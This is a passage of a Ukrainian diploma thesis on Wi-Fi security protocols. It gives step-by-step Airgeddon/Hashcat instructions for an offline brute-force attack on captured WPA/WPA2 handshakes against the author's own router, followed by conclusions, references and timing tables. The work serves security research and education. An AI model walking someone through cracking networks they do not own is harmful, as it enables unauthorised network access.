

Рисунок 4.68 — Перевірка наявності необхідних для роботи інструментів

Крок 2. Обирати мережевий інтерфейс для роботи

Зі списку доступних мережевих інтерфейсів треба обрати необхідний, в цьому випадку, другий варіант (рис. 4.69)



Рисунок 4.69 — Вибір мережевого інтерфейсу

Крок 3. Вибір офлайн атаки грубої сили

З наявного переліку необхідно обрати опцію про офлайн атаки під номером 6 (рис. 4.70).



Рисунок 4.70 — Вибір офлайн атаки

Потім треба обрати опцію під номером 4 для реалізації офлайн атаки грубої сили (рис. 4.71)



Рисунок 4.71 — Вибір офлайн атаки грубої сили

Важливо зазначити, що Airgeddon містить в собі багато інструментів для порушення безпеки бездротових мереж, такі як Aircrack-ng та Hashcat. Тому словникова атака, що була реалізована в попередньому підрозділі, могла б бути реалізована за допомогою Airgeddon.

Крок 4. Зазначення параметрів для офлайн атаки грубої сили

Атака грубої сили буде реалізована на основі знання про довжину та вибірку можливих символів пароля (алфавітом). Тому для пошуку пароля 12345678 буде здійснено генерацію всіх можливих варіантів паролів довжиною 8 символів та алфавітом 0123456789 (рис. 4.72-4.73).



Рисунок 4.72 — Вибір мінімальної та максимальної довжини згенерованих паролів

Рисунок 4.73 — Вибір алфавіту генерації можливих паролів

Крок 5. Запуск атаки та збереження результатів

Натиснувши Enter після визначення алфавіту, починається атака грубої сили з зазначеними попередньо параметрами. Дочекавшись кінця перебору, результат можна зберегти у вигляді текстового файлу (4.74-4.76)



Рисунок 4.74 — Закінчення атаки грубої сили



Рисунок 4.75 — Збереження результатів атаки грубої сили



Рисунок 4.76 — Результати атаки грубої сили

В результаті атаки було знайдено пароль 12345678 за 5 секунд. В порівняння до цих результатів, аналіз того ж 4-х стороннього рукостискання за словником склав 0.112 секунд.

Аналогічні атаки будуть запущені на решту перехоплених рукостискань.

Сценарій 2:

SSID: Target

BSSID: 18:3C:B7:5D:2F:24

Тип захисту: WPA/WPA2-PSK.

Пароль: 12345678.

Мінімальна довжина: 8.

Максимальна довжина: 8.

Варіант алфавіту: 3.

Дочекавшись кінця перебору, результат можна зберегти у вигляді текстового файлу (4.77-4.78)



Рисунок 4.77 — Закінчення атаки грубої сили



Рисунок 4.78 — Результати атаки грубої сили

В результаті атаки було знайдено пароль 12345678 за 4 секунди. В порівняння до цих результатів, аналіз того ж 4-х стороннього рукостискання за словником склав 0.127 секунд.

Сценарій 3:

SSID: Target

BSSID: 18:3C:B7:5D:2F:24

Тип захисту: WPA2-PSK/WPA3-SAE.

Пароль: 12345678.

Мінімальна довжина: 8.

Максимальна довжина: 8.

Варіант алфавіту: 3.

При спробі запустити офлайн атаку грубої сили в на 4-х стороннє рукостискання з типом захисту WPA2-PSK/WPA3-SAE, а саме перебір паролів за допомогою інструменту Hashcat у складі Airgeddon, в терміналі відобразилося повідомлення «no hashes loaded» (4.79). Це означає, що наявні інструменти не змогли зафіксувати наявність хешу з паролем. Подібно до того, як Aircrack-ng не зміг працювати з 4-х стороннім рукостисканням у випадку захисту WPA3-SAE, Aircrack та Hashcat також виявилися неефективними.

Рисунок 4.79 — Повідомлення про неможливість запустити офлайн атаку грубої сили

Загалом, атаки грубої сили є більш ефективними, але займають набагато більше часу на перебір всіх можливих варіантів. Якщо алфавіт буде включати не тільки цифри, а і літери з урахуванням регістру та спеціальні символи, то такий перебір може тривати тижнями і місяцями, в залежності від потужностей комп’ютера та обраної довжини пароля. Враховуючи це, для тестування безпеки Wi-Fi мереж доцільно спочатку запустити офлайн словникову атаку, і якщо вона буде не успішною, вже поглиблювати тестування, застосувавши офлайн атаку грубої сили.

ВИСНОВКИ

Бездротові мережі невпинно розвиваються та використовуються як в побуті так і в офісних приміщеннях. Популяризація технологій IoT, збільшення доступності мережевих пристроїв серед населення та ряд інших причин пов’язаних з цифровим розвитком світу вплинули на те, що щоденно створюються сотні тисяч бездротових мереж. Всі ці мережі потребують сильного захисту, з цією метою і були створені мережеві протоколи безпеки WEP, WPA, WPA2, WPA3.

В цій роботі будо досліджено WEP, WPA, WPA2, WPA3, описано механізм роботи, описано вразливості та як ці недоліки усунуті в наступних версіях. Незважаючи на впевнену перевагу WPA3 над попередніми протоколами безпеки бездротових мереж, було виявлено, що лише 1.28% від всіх існуючих зараз Wi-Fi мереж функціонує з використанням цього рівня захисту, це найменший відсоток в порівнянні з іншими протоколами. Переважна кількість користувачів (74.34%) використовує WPA2. Незважаючи на те, що WPA2-PSK має певні вразливості, він може використовуватися, за умови, що використовується довгий, непублічний пароль для підключення до мережі, а підтримувати роботу в режимах WPA2-Enterprise або WPA3 немає можливості. Робота на протоколах WEP та WPA суворо не рекомендується, хоча все ще існують мережі, що функціонують на цих режимах (3.07% - WEP, 2.85% - WPA). Через можливість роботи протоколів безпеки у змішаному режимі, як у WAP/WPA2-PSK або WPA2-PSK/WPA3-SAE, є загроза реалізації атак на пониження рівня захисту, що примушує точку доступу знизити свої налаштування безпеки та робить її вразливою до вже відомих атак на менш безпечні алгоритми.

Також в роботі було наведено відомі способи взлому Wi-FI мереж задля розуміння які небезпеки можуть спіткати при налаштуванні та роботі з мережами.

Практичною складовою дипломної роботи була реалізація офлайн словникової атаки з використанням словника Rockyou та офлайн атаки грубої

сили на маршрутизатор Huawei Wi-Fi AX3 на різні підтримувані протоколи безпеки, підбір відповідного апаратного та програмного обладнання для запуску атак, дослідження результатів та проведення невеликої вибірки експериментів з часового аналізу 4-х стороннього рукостискання за словником. Результати експерименту показали, що режим WPA2-PSK/WPA3-SAE, без використання вразливості на пониження рівня, стійкий до офлайн атак за словником і грубої сили завдяки складному механізму роботи Dragonfly handshake через що, досліджувані інструменти Aircrack-ng та Airgeddon (Hashcat) не привели до бажаних результатів. Також було визначено, що протокол WPA3-SAE є стійким до атак де-автентифікації через наявність механізму Security Association.

Оскільки досліджуваний маршрутизатор Huawei Wi-Fi AX3 підтримує гібридний режим для WPA/WPA2-PSK і не передбачалося застосування атаки на пониження протоколу захисту, результати 40 ітерацій не продемонстрували явної тенденції щодо часу, необхідного для обробки 4-х стороннього рукостискання під час перебору за словником для порівнюваних режимів WPA/WPA2-PSK та WPA2-PSK.

У наступних дослідженнях рекомендовано збільшити розмір та різноманітність вибірки, реалізувати атаку на пониження протоколу захисту, розглянути мережеве обладнання, яке виключає роботу в гібридних режимах, та застосувати різні інструменти для отримання паролів.

СПИСОК ЛІТЕРАТУРИ

1. Sharma P. Comparison of Wi-Fi IEEE 802.11 Standards Relating to Media Access Control Protocols [Електронний ресурс] / Priya Sharma, Gurpreet Singh // International Journal of Computer Science and Information Security,. – 2016. – Vol. 14. – P. 4–6. Режим доступу: https://www.researchgate.net/publication/332174122_Comparison_of_Wi-Fi_IEEE_80211_Standards_Relating_to_Media_Access_Control_Protocols.
2. Analysis of Wireless Networks: Successful and Failure Existing Technique [Електронний ресурс] / Pundalik Chavan [та інші.]. – 2023. – P. 878–881. – Режим доступу: https://doi.org/10.56155/978-81-955020-2-8-75
3. Wireless Networking How Wi-Fi Works and the Different Types of Wireless Networks [Електронний ресурс] / Baginda Syahran Da'I Harahap [та інші]. – 2023. – P. 1–2.
   Режим доступу: https://www.researchgate.net/publication/367128043_Wireless_Networking_How_Wi-Fi_Works_and_the_Different_Types_of_Wireless_Networks.
4. Nemati M. Toward Joint Radar, Communication, Computation, Localization, and Sensing in IoT [Електронний ресурс] / Mahyar Nemati, Yun Hee Kim, Jinho Choi // IEEE Access. – 2022. – Vol. 10. – P. 11772–11788. – Режим доступу: https://doi.org/10.1109/access.2022.3146830
5. WiGLE Stats [Електронний ресурс] // WiGLE: Wireless Network Mapping. – Режим доступу: https://wigle.net/stats
6. Thangasamy P. Wi-Fi Security and Test Bed Implementation for WEP and WPA Cracking [Електронний ресурс] / Pandikumar Thangasamy. – 2017. – P. 1-5.
   Режим доступу: https://www.researchgate.net/publication/318110006_Wi-Fi_Security_and_Test_Bed_Implementation_for_WEP_and_WPA_Cracking
7. Reddy D. B. I. Review on Wireless Security Protocols (WEP, WPA, WPA2 & WPA3) [Електронний ресурс] / Dr B. Indira Reddy, V. Srikanth //

International Journal of Scientific Research in Computer Science, Engineering and Information Technology. – 2019. – Vol. 5, no. 4. – P. 28–33. – Режим доступу: https://ijsrcseit.com/paper/CSEIT1953127.pdf

8. Wang L. Educational modules and research surveys on critical cybersecurity topics [Електронний ресурс] / Lixin Wang, Jianhua Yang, Peng-Jun Wan // International Journal of Distributed Sensor Networks. – 2020. – Vol. 16, no. 9. – P. 155014772095467. – Режим доступу: https://doi.org/10.1177/1550147720954678
9. Kohlios C. A Comprehensive Attack Flow Model and Security Analysis for Wi-Fi and WPA3 [Електронний ресурс] / Christopher Kohlios, Thaier Hayajneh // Electronics. – 2018. – Vol. 7, no. 11. – P. 284. – Режим доступу: https://doi.org/10.3390/electronics7110284
10. Tuo Z. A comparative Analysis of AES and RSA algorithms and their integrated application [Електронний ресурс] / Zehao Tuo // Theoretical and Natural Science. – 2023. – Vol. 25, no. 1. – P. 28–35. – Режим доступу: https://doi.org/10.54254/2753-8818/25/20240893Noh J., Kim J., Cho S. Secure Authentication and Four-Way Handshake Scheme for Protected Individual Communication in Public Wi-Fi Networks. IEEE Access. 2018. Vol. 6. P. 16539–16548. URL: https://doi.org/10.1109/access.2018.2809614
11. Noh J. Secure Authentication and Four-Way Handshake Scheme for Protected Individual Communication in Public Wi-Fi Networks [Електронний ресурс] / Jaewon Noh, Jeehyeong Kim, Sunghyun Cho // IEEE Access. – 2018. – Vol. 6. – P. 16539–16548.

    Режим доступу: https://doi.org/10.1109/access.2018.2809614
12. Vanhoef M. Release the Kraken: New KRACKs in the 802.11 Standard [Електронний ресурс] / Mathy Vanhoef, Frank Piessens // CCS '18: Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security. – 2018. – P. 299–314. – Режим доступу: https://doi.org/10.1145/3243734.3243807

13. Bilevska O. S. ANALYSIS OF PROTECTION OF CERTIFICATION PROGRAMS WPA2 AND WPA3 WI-FI NETWORK [Електронний ресурс] / O. S. Bilevska // Scientific notes of Taurida National V.I. Vernadsky University. Series: Technical Sciences. – 2021. – No. 3. – P. 77–81. – Режим доступу: https://doi.org/10.32838/2663-5941/2021.3/13
14. Vanhoef M. Dragonblood: Analyzing the Dragonfly Handshake of WPA3 and EAP-pwd [Електронний ресурс] / Mathy Vanhoef, Eyal Ronen // 2020 IEEE Symposium on Security and Privacy (SP), San Francisco, CA, USA. – 2020. – P. 517–533. – Режим доступу: https://doi.org/10.1109/SP40000.2020.00031
15. Luna D. MA2005B Aplicación de Criptografía y Seguridad. Reto: Prueba de Penetreación WIFI [Електронний ресурс] / Diego Luna, Miguel Gonzalez Gauna. – 2023. –P. 11–23.
Режим доступу: https://www.researchgate.net/publication/376137860_MA2005B_Aplicacion_de_Criptografia_y_Seguridad_Reto_Prueba_de_Penetreacion_WIFI
16. Noor M. M. Wireless Networks: Developments, Threats and Countermeasures [Електронний ресурс] / Mardiana Mohamad Noor, Wan Haslina Hassan // International Journal of Digital Information and Wireless Communications 2018. – P. 125–133.
Режим доступу:https://www.researchgate.net/publication/328090396_Wireless_Networks_Developments_Threats_and_Countermeasures
17. Smart homes under siege: Assessing the robustness of physical security against wireless network attacks [Електронний ресурс] / Ashley Allen [та інші] // Computers & Security. – 2023. – P. 4. – Режим доступу: https://doi.org/10.1016/j.cose.2023.103687
18. Assessment and Test-case Study of Wi-Fi Security through the Wardriving Technique [Електронний ресурс] / Victor Ojong Etta [та інші] // Mobile Information Systems. – 2022. – Vol. 2022. – P. 1–21. – Режим доступу: https://doi.org/10.1155/2022/7936236

19. Singirikonda M. Penetration Testing Tool Guide [Електронний ресурс] / Manikanta Singirikonda // Journal of Cybersecurity. – 2023. – Vol. 1. – P. 3–7. Режим доступу:https://www.researchgate.net/publication/371374824_Penetration_Testing_Tool_Guide
20. Lu H.-J. Research on WiFi Penetration Testing with Kali Linux [Електронний ресурс] / He-Jun Lu, Yang Yu // Complexity. – 2021. – Vol. 2021. – P. 1–8. – Режим доступу: https://doi.org/10.1155/2021/5570001
21. Мережевий адаптер Alfa Network AWUS036H [Електронний ресурс] / Інтернет-магазин Rozetka.
Режим доступу: https://rozetka.com.ua/ua/237233605/p237233605/
22. Антена Wi-Fi 9dBi Alfa Network ARSN19 з підставкою [Електронний ресурс] / Інтернет-магазин Alfa Network – Режим доступу: https://www.alfanetwork.com.ua/antenny/anten a-wi-fi-9dbi-alfa-network-ars-n19-z-pidstavkoyu
23. Маршрутизатор Huawei Wi-Fi AX3 (Dual-core) White (53037717/WS7100-20) [Електронний ресурс] / Інтернет-магазин Rozetka. – Режим доступу: https://rozetka.com.ua/ua/huawei_53037717_ws7100-20/p222221131/
24. Ноутбук ASUS VivoBook M513IA-BQ130T Transparent Silver (90NB0RR2-M05440) [Електронний ресурс] / Інтернет-магазин Foxtrot. – Режим доступу: https://www.foxtrot.com.ua/ru/shop/noutbuki_asus_m513ia-bq130t.html
25. Shahadat M. M. Z. An approach on cracking WPA,WPA2 security of Wi-Fi with handshake attack [Electronic resource] / Mhia Md Zaglul Shahadat, Matsive Ali, Avijit Mallik // Conference: 17th Annual Paper Meet of Mechanical Engineering (APMME) 2023. IEB, Dhaka, Bangladesh. – 2023. – P. 1-4.
Режим доступу: https://www.researchgate.net/publication/368241744_An_approach_on_cracking_WPAWPA2_security_of_Wi-Fi_with_handshake_attack

ДОДАТОК А

Таблиця 4.1. Характеристики адаптера Alfa Network AWUS036H [22]

Характеристика	**Значення**
Чіпсет	Realtek RTL8187L
Стандарти	Бездротовий стандарт IEEE 802.11b/g USB 2.0
Швидкість передачі даних	802.11b: 11 Мбіт/сек, 802.11g: 54 Мбіт/сек
Підтримувані операційні системи	Windows XP, Windows Vista, Windows 7 і вище Mac 10.4, 10.5 та 10.6 Linux 2.6.x
Інтерфейс	USB 2.0 mini USB
Тип антени	RP-SMA 2.4ГГц
Діапазон частот	2412 ~ 2462 МГц (Північна Америка) 2412 ~ 2472 МГц (Європа) 2412 ~ 2484 МГц (Японія)
Живлення	Напруга: 5В
Розмір	8.5 * 2.2 * 6.3 см
Вага	38.5 г
Безпека	WEP, WPA-PSK, WPA, WPS
Канали	1 ~ 11 канали (Північна Америка) 1 ~ 13 канали (Європа) 1 ~ 14 канали (Японія)
Чутливість	802.11g: 54 Мбіт/сек → -75 дБм 802.11g: 6 Мбіт/сек → -92 дБм 802.11b: 11 Мбіт/сек → -90 дБм 802.11b: 1 Мбіт/сек → -95 дБм
Ціна	1200 грн (на момент виконання звіту)

ДОДАТОК Б

Таблиця 4.4 Результати виконання офлайн словникових атак на протоколах захисту WPA, WPA2, WPA3

№	Протокол захисту	Пароль	Час (секунди)	Середнє значення (секунди)
1	WPA/WPA2 PSK	12345678	0.14	0.127
2		12345678	0.28	
3		12345678	0.11	
4		12345678	0.11	
5		12345678	0.11	
6		12345678	0.11	
7		12345678	0.10	
8		12345678	0.10	
9		12345678	0.10	
10		12345678	0.11	
11	WPA2	12345678	0.12	0.112
12		12345678	0.11	
13		12345678	0.12	
14		12345678	0.11	
15		12345678	0.11	
16		12345678	0.10	
17		12345678	0.12	
18		12345678	0.12	
19		12345678	0.11	
20		12345678	0.10	
21	WPA2 PSK/ WPA3-SAE	12345678	0.12	0.12
22		12345678	0.12	

Продовження таблиці 4.4

23	WPA/WPA2 PSK	22170362217036	1610.86	1652.4
24		22170362217036	1668.58	
25		22170362217036	1700.52	
26		22170362217036	1686.47	
27		22170362217036	1595.67	
28	WPA2	22170362217036	1799.54	1702.2
29		22170362217036	1916.42	
30		22170362217036	1588.66	
31		22170362217036	1635.48	
32		22170362217036	1571.12	
33	WPA2 PSK/ WPA3 SAE	22170362217036	0.10	0.10
34		22170362217036	0.10	
35	WPA/WPA2 PSK	221188333921jk	1660.86	1605.8
36		221188333921jk	1617.41	
37		221188333921jk	1615.73	
38		221188333921jk	1545.28	
39		221188333921jk	1589.71	
40	WPA2 PSK	221188333921jk	1569.45	1574.9
41		221188333921jk	1590.32	
42		221188333921jk	1548.68	
43		221188333921jk	1564.87	
44		221188333921jk	1600.94	
45	WPA2 PSK/ WPA3-SAE	221188333921jk	0.15	0.14
46		221188333921jk	0.14	

Результати вибірок з таблиці 4.4 наведені на рисунках 4.17-4.62:



Рисунок 4.17 — Ітерація 1



Рисунок 4.18 — Ітерація 2

